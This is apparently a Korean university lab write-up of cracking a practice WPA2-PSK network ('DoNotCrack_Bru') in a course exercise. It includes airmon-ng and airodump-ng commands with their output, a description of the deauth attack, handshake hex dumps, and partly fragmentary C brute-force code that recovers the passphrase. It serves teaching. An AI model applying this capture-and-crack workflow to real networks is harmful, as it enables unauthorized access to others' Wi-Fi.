

Crack My WPA2-PSK

2013313217

미디어커뮤니케이션학과

Cho Sang-yeon

조 상연

I. 개요

WPA2 공격을 위해 선택한 방법은 Brute Force 공격 방법으로 총 5 가지 단계를 걸쳐 공격을 진행하였다.

1. Aircrack-ng을 이용하여 Victim의 4-Handshake를 발생시키고 이때의 패킷을 얻는다.
2. 해당 패킷을 분석하여 MIC, sNonce, aNonce, Mac 주소, EAPOL 전체 메시지를 얻어낸다.
3. 얻어낸 파라미터와 생성한 Password를 바탕으로 KCK를 구하고 해시를 통해 MIC를 만들어내 실제 MIC와 비교한다.
4. 비교해서 맞지 않는다면 3번의 과정을 Password를 바꾸어 가며 계속 실행한다.
5. 비교해서 맞다면 실제 Wifi에 연결을 통해 정답임을 입증한다.

II. 실행

1. WPA2 PSK 에서 4-Handshake 발생시키기

이미 연결되어 있는 WPA2 통신에선 4 Handshake 가 일어나지 않기 때문에 강제로 이를 발생시켜야 한다. 이를 위해서 Aircrack-ng에선 툴을 제공해주고 있다. 하지만 이 Aircrack-ng 가 MAC OS 에서 작동하지 않아 Virtual Box 에서 Kali Linux 를 설치하였으나 가상환경에서는 본체의 무선랜카드에 접근을 하지 못해 따로 USB 무선 랜카드가 필요하였다. 이와 관련하여 TA 분의 도움을 얻어 무선 랜카드를 대여 받았고 덕분에 Kali Linux 에서 Aircrack-ng 을 잘 동작시킬 수 있었다.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
90:8D:78:64:AD:C0	-45	78	0 0	10	270	WPA2	CCMP	PSK	HITLAB
00:06:97:50:BD:88	-57	65	1 0	7	130	WPA2	CCMP	PSK	DoNotCrack_Dic
00:26:66:DC:6D:58	-53	67	0 0	13	54	WPA2	CCMP	PSK	DoNotCrack_Rai
F2:68:E6:4C:CB:5D	-54	19	0 0	11	130	WPA2	CCMP	PSK	DIRECT-BTDESKTOP-4RIF011mso0
90:9F:33:E7:0C:2E	-55	125	0 0	4	135	WPA2	CCMP	PSK	ERSL
00:06:97:50:B6:E8	-54	114	0 0	10	130	WPA2	CCMP	PSK	DoNotCrack_Bru
C0:25:E9:BE:CD:69	-64	105	0 0	11	195	WPA2	CCMP	PSK	TP-LINK_CD69
56:D9:5B:D0:37:7C	-68	23	0 0	1	185	WPA2	CCMP	MG	Length: 8s

그림 1 Wifi 상태 확인

위와 같이 공격 대상이 될 Wifi 를 확인한다. 목표는 DoNotCrack_Bru 이므로 해당 BSSID 와 채널을 메모한다.

```
root@kali:~# airmon-ng

PHY      Interface      Driver      Chipset
phy1     wlx909f33ea5481    rtl8192cu   Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter

root@kali:~# airmon-ng start wlx909f33ea5481

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    6430 wpa_supplicant
    6959 NetworkManager

PHY      Interface      Driver      Chipset
phy1     wlx909f33ea5481    rtl8192cu   Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter
Interface wlx909f33ea5481mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy1]wlan0mon
(mac80211 station mode vif disabled for [phy1]wlx909f33ea5481)

root@kali:~# iwconfig
wlan0mon IEEE 802.11 Mode:Monitor Tx-Power=20 dBm
        Retry short limit:7   RTS thr=2347 B   Fragment thr:off
        Power Management:on

lo        no wireless extensions.
eth0      no wireless extensions.

root@kali:~# airmon-ng check kill


Killing these processes:

    PID Name
    6430 wpa_supplicant

root@kali:~# airo-dump-ng wlan0mon
bash: airo-dump-ng: command not found
root@kali:~# airodump-ng wlan0mon
```

그림 2 Airmon-ng 실행

Airmon-ng 를 통해 무선랜의 패킷을 수용할 수 있도록 한다. 그런 후 airodump-ng 를 이용해 Victim 이 될 Wifi 의 BSSID 와 채널명을 입력하고 패킷을 감시하도록 한다. 동시에 다른 터미널에선 aireplay-ng deauth 명령어를 통해 기존의 WPA2 PSK 보안을 해제하고 다시 4-Handshake 를 하도록 한다. 실제로 해당 deauth 를 100 회 정도 수행한 이후에 handshake 패킷을 얻을 수 있었다.



```
root@kali: ~
File Actions Edit View Help
root@kali: ~
CH 10 ][ Elapsed: 3 mins ][ 2019-12-13 05:14 ][ WPA handshake: 00:06:97:50:B6:E8
BSSID      PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:06:97:50:B6:E8 -57 91 1390      220  0 10 130 WPA2 CCMP PSK DoNotCrack_Bru
BSSID      STATION      PWR  Rate  Lost  Frames  Probe
00:06:97:50:B6:E8 90:78:41:39:97:1B -51 1e- 1e  0 326
```

그림 3 WPA Handshake 패킷 스캔 성공

```

ap_crack-01.kismet.netxml ap_crack-02.kismet.csv ap_crack-03.kismet.csv
root@kali:~# wpaclean ap_clean.cap ap_crack-03.cap
Pwning ap_crack-03.cap (1/1 100%)
Net 00:06:97:50:b6:e8 DoNotCrack_Bru
Done
root@kali:~# ls
ap_clean.cap ap_crack-01.kismet.netxml ap_crack-01.log.csv ap_crack-01.csv ap_crack-02.cap ap_crack-02.csv ap_crack-01.kismet.csv ap_crack-02.csv
root@kali:~#

```

그림 4 WPA Clean 수행


얻어낸 Cap 파일 속엔 다른 패킷도 많이 있기 때문에 wpaclean 명령어를 통해 handshake 패킷만으로 cleaning 을 해준다. 이를 통해 DoNotCrack_Bru 를 위한 ap_clean.cap 이 생성됐다.

2. 4-Handshake 패킷 속 파라미터 분석

필요한 파라미터는 아래와 같다.

- SSID: DoNotCrack_Bru
- AP Mac Address
- STA Mac Address
- A Nonce
- S Nonce
- MIC
- EAPOL 메시지 전체

위 파라미터는 ap_clean.cap 을 Wireshark 로 열어보고 분석해보면서 파악할 수 있었다.



- Mac Address

각 기기의 Mac 주소는 아래의 Source Address, BSS Id, STA Address 등으로 쉽게 찾을 수 있었다.

```
IEEE 802.11 QoS Data, Flags: ....R..T
Type/Subtype: QoS Data (0x0028)
▼ Frame Control Field: 0x8809
    .... ..00 = Version: 0
    .... 10.. = Type: Data frame (2)
    1000 .... = Subtype: 8
    ► Flags: 0x09
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: RDCenter_50:b6:e8 (00:06:97:50:b6:e8)
    Transmitter address: IntelCor_39:97:1b (90:78:41:39:97:1b)
    Destination address: RDCenter_50:b6:e8 (00:06:97:50:b6:e8)
    Source address: IntelCor_39:97:1b (90:78:41:39:97:1b)
    BSS Id: RDCenter_50:b6:e8 (00:06:97:50:b6:e8)
    STA address: IntelCor_39:97:1b (90:78:41:39:97:1b)
```

- A Nonce

A Nonce 값은 첫번째 메시지 속에서 확인 가능하였다. 실제 값은 아래와 같다.

```
Replay Counter: 1
WPA Key Nonce: bf87e129644462830a4a66e2f66b77761b15309f1ee5a036...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
```

0	88	02	ca	00	90	78	41	39	97	1b	00	06	97	50	b6	e8xA9.....P..
0	00	06	97	50	b6	e8	00	00	00	00	aa	aa	03	00	00	00	...P.....
0	88	8e	01	03	00	5f	02	00	8a	00	10	00	00	00	00	00
0	00	00	01	bf	87	e1	29	64	44	62	83	0a	4a	66	e2	f6)d Db...Jf..
0	6b	77	76	1b	15	30	9f	1e	e5	a0	36	3a	22	37	d3	09	kwv...0...6:"7..
0	95	97	94	00	00	00	00	00	00	00	00	00	00	00	00	00
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

- S Nonce

S Nonce 는 2 번째 메시지에서 확인 가능하며 실제 값은 아래와 같다.

```
Replay Counter: 1
WPA Key Nonce: 8f391c8ab4f94f732a21413b27b6add4aa121850ed15743b...
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
```

00	88	09	3a	01	00	06	97	50	b6	e8	90	78	41	39	97	1b	...:.....P.....xA9..
10	00	06	97	50	b6	e8	00	00	00	00	aa	aa	03	00	00	00	...P.....
20	88	8e	01	03	00	77	02	01	0a	00	00	00	00	00	00	00w.....
30	00	00	01	8f	39	1c	8a	b4	f9	4f	73	2a	21	41	3b	27	...9...0s*!A;'
40	b6	ad	d4	aa	12	18	50	ed	15	74	3b	a0	28	c6	28	54P...t;.(T
50	9f	5a	e5	00	00	00	00	00	00	00	00	00	00	00	00	00	...Z.....
60	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
70	00	00	00	03	ab	13	4f	2f	a5	62	2a	7a	f1	1c	8f	8d0/..b*z.....
80	a6	ff	49	00	18	30	16	01	00	00	0f	ac	04	01	00	00	...I...0.....
90	0f	ac	04	01	00	00	0f	ac	02	00	00	00	00	00	00	00

- Key MIC와 EAPOL

가장 중요한 MIC 값과 EAPOL 은 2 번째 메시지에서 확인 가능하며 아래와 같이 파란 부분이 MIC, 아래 HEX 값 중 회색 음영 부분이 EAPOL 메시지 전체이다.

```

WPA Key ID: 0000000000000000
WPA Key MIC: 03ab134f2fa5622a7af11c8f8da6ff49
WPA Key Data Length: 24
▼ WPA Key Data: 301601000000fac040100000fac040100000fac0200000000
  ▼ Tag: RSN Information
    Tag Number: RSN Information (48)
    Tag length: 22
    RSN Version: 1
000 88 09 3a 01 00 06 97 50 b6 e8 90 78 41 39 97 1b ...:....P...xA9..
010 00 06 97 50 b6 e8 00 00 00 00 aa aa 03 00 00 00 ...P.....
020 88 8e 01 03 00 77 02 01 0a 00 00 00 00 00 00 00 ...w.....
030 00 00 01 8f 39 1c 8a b4 f9 4f 73 2a 21 41 3b 27 ...9...0s*!A;
040 b6 ad d4 aa 12 18 50 ed 15 74 3b a0 28 c6 28 54 ...P...t;.(T
050 9f 5a e5 00 00 00 00 00 00 00 00 00 00 00 00 00 ...Z.....
060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
070 00 00 00 03 ab 13 4f 2f a5 62 2a 7a f1 1c 8f 8d ...0/..b*z....
080 a6 ff 49 00 18 30 16 01 00 00 0f ac 04 01 00 00 ...I..0.....
090 0f ac 04 01 00 00 0f ac 02 00 00 00 00 00 00 00 .....

```

이제 남은 것은 Password 로 이는 Brute-Force 공격을 통해 구해야 한다.

3. MIC 생성 및 대조를 통한 Password Brute-force




그림 5 전체 흐름도

Brute-Force 공격을 위한 코드는 아래와 같으며 오픈소스를 참고하였다. 000 으로 시작하는 모든 경우에 수에 대하여 파일을 만들고 그 파일에서 Passphrase 를 Brute-force 로 입력하여 암호를 찾는다.

```

#include <stdio.h>
#include <unistd.h>
#include <string.h>

```

```

#include <ctype.h>
#include <stdlib.h>
#include <time.h>
#include <openssl/hmac.h>
#include <openssl/evp.h>

// #define MAX(a,b) (strcmp(a,b) > 0 ? a : (b))
// #define MIN(a,b) (strcmp(a,b) > 0 ? (b) : (a))
#define PROG_NAME      "Brute-Force"

#define PMK_SIZE        32
#define PMK_ITERATION   4096
#define PTK_SIZE        20

#define BUFFER_SIZE 4096
#define EAPOL_SIZE 99
#define PKE_SIZE 100
#define N_THREADS 4

#define FLAGS 1
#define SHOWPMK 0
#define SHOWPTK 0
#define SHOWHMAC 0
#define SHOWPROBE 1
#define SHOWEAPOL 1
#define SHOWPACKETS 1
#define SHOWFIELDS 1

unsigned int verbosity = 0;

void *error_checked_malloc(unsigned int size)
{
    int *ptr;
    ptr = malloc(size);
    if (ptr == NULL) {
        fprintf(stderr, "%s: Memory could not be allocated on the heap.\n",
PROG_NAME);
        exit(-1);
    }
    return ptr;
}

void hexdump(unsigned char *data, unsigned int size)
{
    unsigned int i;
    printf("\n");
    for(i = 0; i < size; i++)
    {
        printf("%02x", data[i]);
    }
}

```

```

        if(size >= 16 && (i+1) % 2 == 0)
            printf(" ");
        if(size >= 32 && (i+1) % 16 == 0)
            printf("\n");
        if(size == 20 && (i+1) % 10 == 0)
            printf("\n");
    }
    printf("(%d bytes)", size);
}

char *bin2hex(unsigned char *p, int len)
{
    char *hex = malloc(((2*len) + 1));
    char *r = hex;

    while(len && p)
    {
        (*r) = ((*p) & 0xF0) >> 4;
        (*r) = ((*r) <= 9 ? '0' + (*r) : 'A' - 10 + (*r));
        r++;
        (*r) = ((*p) & 0x0F);
        (*r) = ((*r) <= 9 ? '0' + (*r) : 'A' - 10 + (*r));
        r++;
        p++;
        len--;
    }
    *r = '\0';

    return hex;
}

uint8_t* data2hex(const uint8_t* data, unsigned len, uint8_t* hexout/*=NULL*/) {
    static const char *ab="0123456789ABCDEF";
    size_t hexl=len*2;

    uint8_t* hex;

    if (hexout==NULL) hex = malloc(hexl);
    else hex=hexout;

    if (hex==NULL) return NULL;
    size_t index = 0;
    while (index<hexl) {
        uint8_t b=data[index/2];
        hex[index]=ab[b>>4];
        index++;
        hex[index]=ab[b&0x0F];
        index++;
    }
}

```



```

        return hex;
    }

uint8_t* datahex(char* string) {

    if(string == NULL)
        return NULL;

    size_t slength = strlen(string);
    if((slength % 2) != 0) // must be even
        return NULL;

    size_t dlength = slength / 2;

    uint8_t* data = malloc(dlength);
    memset(data, 0, dlength);

    size_t index = 0;
    while (index < slength) {
        char c = string[index];
        int value = 0;
        if(c >= '0' && c <= '9')
            value = (c - '0');
        else if (c >= 'A' && c <= 'F')
            value = (10 + (c - 'A'));
        else if (c >= 'a' && c <= 'f')
            value = (10 + (c - 'a'));
        else {
            free(data);
            return NULL;
        }

        data[(index/2)] += value << (((index + 1) % 2) * 4);

        index++;
    }

    return data;
}

unsigned char* hmac_sha256(const void *key, int keylen,
                           const unsigned char *data, int datalen,
                           unsigned char *result, unsigned int* resultlen)
{
    return HMAC(EVP_sha256(), key, keylen, data, datalen, result, resultlen);
}

```

[illegible]

```

    int pmk = PKCS5_PBKDF2_HMAC_SHA1(pwd, strlen(pwd), salt_value, SALT_LEN,
    ITERATION, SHA1_LEN, key);
    printf("PMK: %d \n", pmk);
    printf("%s \n", key);
    // char *hex = bin2hex(apMac, sizeof apMac);

/* Pre-computed PKE */
dict = fopen ('000password.txt', "r");
memset(&pke, 0, PKE_SIZE);
memcpy(pke, "Pairwise key expansion", 23);
if(memcmp(bssid, clientssid, 6) < 0)
{
    memcpy(pke + 23, bssid, 6);
    memcpy(pke + 23 + 6, clientssid, 6);
} else {
    memcpy(pke + 23, clientssid, 6);
    memcpy(pke + 23 + 6, bssid, 6);
}

if(memcmp(anonce, snonce, 32) < 0)
{
    memcpy(pke + 23 + 12, anonce, 32);
    memcpy(pke + 23 + 12 + 32, snonce, 32);
} else {
    memcpy(pke + 23 + 12, snonce, 32);
    memcpy(pke + 23 + 12 + 32, anonce, 32);
}

//hexdump(pke, PKE_SIZE); //debug

memset(&passphrase, 0, 63 + 1);
while(fgets(passphrase, 63 + 1, dict) != NULL) /* read a line */
{
    /* check passphrase complies with IEEE 802.11i */
    if(strlen(passphrase) < 8 + 1 || strlen(passphrase) > 63 + 1)
    {
        rej++;
        continue;
    } else
        num++;

    /* Calculate PMK */
    pmk = (unsigned char *) error_checked_malloc(sizeof(unsigned char) *
    PMK_SIZE);
    if(PKCS5_PBKDF2_HMAC_SHA1(passphrase, strlen(passphrase)-1, essid,
        strlen(essid), PMK_ITERATION, PMK_SIZE, pmk) != 0) /* ignore LF or
    NULL with strlen(passphrase)-1 */
    {
        if(SHOWPMK || verbosity >= 2)
        {
            printf("\nPMK(##04d)", num);

```

```

        hexdump(pmk, PMK_SIZE);
        printf("\n");
    }
} else
    fprintf(stderr, "%s: PKCS5_PBKDF2_HMAC_SHA1 failed on PMK\n", PROG_NAME);

/* Calculate PTK */
/* PTK = PRF-X(PMK, "Pairwise key expansion", Min(AA, SA) || Max(AA, SA) ||
Min(ANonce, SNonce) || Max(ANonce, SNonce)) */

// debug PTK // taken from 802.11i IEEE standard
/*****
printf("\nDEBUG PTK");
char *name = "Jefe";
char *prefix = "prefix";
char *moredata = "what do ya want for nothing?";
char somedata[36];
memset(somedata, 0, 36);
memcpy(somedata, prefix, 7);
memcpy(somedata + 7, moredata, 29);
//hexdump(somedata, 36);
char dptk[PTK_SIZE];
HMAC(EVP_sha1(), name, 4, somedata, 36, dptk, NULL);
hexdump(dptk, PTK_SIZE-4);
// PTK[0:16] = KCK = 0x51f4de5b33f249adf81aeb713a3c20f4

*****/

ptk = (unsigned char *) error_checked_malloc(sizeof(unsigned char) *
PTK_SIZE);
if(HMAC(EVP_sha1(), pmk, PMK_SIZE, pke, PKE_SIZE, ptk, NULL) != 0)
{
    if(SHOWPTK || verbosity >= 2)
    {
        printf("\nPTK(##04d)", num);
        hexdump(ptk, PTK_SIZE-4);
        printf("\n");
    }
} else
    fprintf(stderr, "%s: HMAC_SHA1 failed on PTK\n", PROG_NAME);

/* Calculate MIC | PRF-384 CCMP or PRF-512 TKIP */
if(TKIPFLAG)
    HMAC(EVP_md5(), ptk, PTK_SIZE-4, eapol, eapolsize, kckmic, NULL);
else
    HMAC(EVP_sha1(), ptk, PTK_SIZE-4, eapol, eapolsize, kckmic, NULL);

if(SHOWHMAC || verbosity >= 2)
{
    printf("\nEAPOL HMAC");

```

```

        hexdump(kckmic, 16);
        printf("\n");
    }

    if(memcmp(kckmic, mic, 16) == 0) /* do comparison */
    {
        fclose(dict);
        printf("\n\nMaster Key"); hexdump(pmk, PMK_SIZE);
        printf("\n\nKey Confirmation Key"); hexdump(ptk, PTK_SIZE-4);
        printf("\n\nFound match: Passphrase is [%.*s]\nPairwise Master Keys
calculated: %d in %.3f seconds (%.2f k/s)\nPassphrases rejected: %d\n\n",
            (int)strlen(passphrase)-1, passphrase, num, tm, num/tm, rej);

        printf("passphrase: %s\n", passphrase);
        exit(1);
    }
    free(pmk); free(ptk);

    // A + 0x00 + B + ;

    unsigned char *data;

    // HMAC(EVP_sha1(), key, strlen(key), );

    // puts(hex);
    // uint8_t* hApMac = datahex(apMac);

    // printf("%llu \n ", hApMac);
    // printf("%llu \n ", *hApMac);
    // printf("%p \n ", hApMac);
    return 0;
}

```

4. WPA 공격 검증

위 과정을 통해 비밀번호 **000h1tz0** 를 구하였고 Wifi 연결에 사용하여 최종 공격 검증을 하였다. 실제로 DoNotCrack_Bru 에 비밀번호를 입력하여 연결에 성공한 것으로 검증을 성공적으로 마쳤다.




그림 6 WPA 공격 성공

III. 결론

처음으로 Kali Linux 란 OS 를 써보고 실제 Wifi 공격을 진행해보며 WPA 공식 문서(http://w1.fi/wpa_supplicant/devel/wpa_i_8h.html#a36e258e475c1f96b75fd527f1052ed79) 등의 C 코드도 살펴보고 최대한 많은 코드를 통해 이해하려 노력하였다. 그중 가장 효과적이었던 것은 Python 코드를 통해 먼저 전체 과정을 이해한 후 그 다음에 C 코드 상에서 어떻게 동작이 실제로 이루어지는 파악하는 것이었다. 레인보우 테이블로도 충분히 공격이 가능했을 것 같아 나중에 시간이 허락한다면 그 방법도 공부해보고 싶다.